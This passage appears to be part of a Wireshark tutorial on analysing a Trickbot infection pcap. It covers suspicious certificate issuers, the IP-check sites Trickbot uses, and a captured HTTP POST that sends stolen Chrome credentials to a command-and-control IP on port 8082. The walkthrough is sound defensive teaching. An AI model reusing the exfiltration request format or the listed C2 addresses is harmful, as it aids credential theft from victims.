


Figure 13: Filtering for the certificate data in the HTTPS/SSL/TLS traffic, then expanding lines the frame details for the first result under TCP port 449.

Trickbot Pcap. Analysis

In Figure 14, we see the following certificate issuer data used in HTTPS/SSL/TLS traffic to 187.58.56.26 over TCP port 449:

id-at-countryName=**AU**

id-at-stateOrProvinceName=**Some-State**

id-at-organizationName=**Internet Widgits Pty Ltd**

The state or province name (Some-State) and the organization name (Internet Widgits Pty Ltd) are not used for legitimate HTTPS/SSL/TLS traffic. This is an indicator of malicious traffic, and this type of unusual certificate issuer data is not limited to Trickbot.

What does a normal certificate issuer look like in legitimate HTTPS/SSL/TLS traffic?




Figure 14: Drilling down to the certificate issuer data on the first result over TCP port 449.

Trickbot Pcap. Analysis

If we look at earlier traffic to Microsoft domains at 72.21.81.200 over TCP port 443, we find the following as seen in Figure 15.

id-at-countryName=**US**

id-at-stateOrProvinceName=**Washington**

id-at-localityName=**Redmond**

id-at-organizationName=**Microsoft Corporation**

id-at-organizationUnitName=**Microsoft IT**

id-at-commonName=**Microsoft IT TLS CA 2**




Figure 15: Certificate data from legitimate HTTPS traffic to a Microsoft domain.

Trickbot Pcap. Analysis

The Trickbot-infected Windows host will check its IP address using a number of different IP address checking sites. These sites are **not** malicious, and the traffic is not inherently malicious.

However, this type of IP address check is common with Trickbot and other families of malware. Various legitimate IP address checking services used by Trickbot include:

api.ip.sb

checkip.amazonaws.com

icanhazip.com

ident.me

ip.anysrc.net

ipecho.net

ipinfo.io

myexternalip.com

wtfismyip.com




Figure 16: IP address check by the infected Windows host, right after HTTPS/SSL/TLS traffic over TCP port 449. Not inherently malicious, but this is part of a Trickbot infection.

Trickbot Pcap. Analysis

A Trickbot infection currently generates HTTP traffic over TCP port 8082 this traffic sends information from the infected host like system information and passwords from the browser cache and email clients. This information is sent from the infected host to command and control servers used by Trickbot.

To review this traffic, use the following Wireshark filter:

http.request and tcp.port eq 8082

This reveals the following HTTP requests as seen in Figure 17:

170.238.117.187 port 8082 – **170.238.117.187** – POST
/ono19/BACHMANN-BTO-
PC_W617601.AC3B679F4A22738281E6D7B0C5946E42
/81/




Figure 16: IP address check by the infected Windows host, right after HTTPS/SSL/TLS traffic over TCP port 449. Not inherently malicious, but this is part of a Trickbot infection.

Trickbot Pcap. Analysis




Figure 17: HTTP traffic over TCP port 8082 caused by Trickbot.

Trickbot Pcap. Analysis

```
POST /ono19/BACHMANN-BT0-PC_W617601.AC3B679F4A22738281E6D7B0C5946E42/81/ HTTP/1.1
Accept: /*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 170.238.117.187
Connection: close
Content-Type: multipart/form-data; boundary=-----KMOGEEQTLQTCQMYE
Content-Length: 249

-----KMOGEEQTLQTCQMYE
Content-Disposition: form-data; name="data"

https://nytimes.com/|randybachman|P@ssw0rd$ ← Website, username, and password

-----KMOGEEQTLQTCQMYE
Content-Disposition: form-data; name="source"

chrome passwords ← Chrome passwords
-----KMOGEEQTLQTCQMYE--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Wed, 25 Sep 2019 18:07:26 GMT
content-length: 3
Content-Type: text/plain

/1/
2 client pkts, 1 server pkt, 1 turn.
```

Entire conversation (817 bytes) Show and save data as ASCII Stream 33 Find Next
Find: Help Filter Out This Stream Print Save as... Back Close

Figure 18: Login credentials stolen by Trickbot from the Chrome web browser. This data was sent by the Trickbot-infected host using HTTP traffic over TCP port 8082.

Trickbot Pcap. Analysis




Figure 19: System data sent by a Trickbot-infected host using HTTP traffic over TCP port 8082. It starts with a list of running processes.

Trickbot Pcap. Analysis




Figure 20: More system data sent by a Trickbot-infected host using HTTP traffic over TCP port 8082

Trickbot Pcap. Analysis

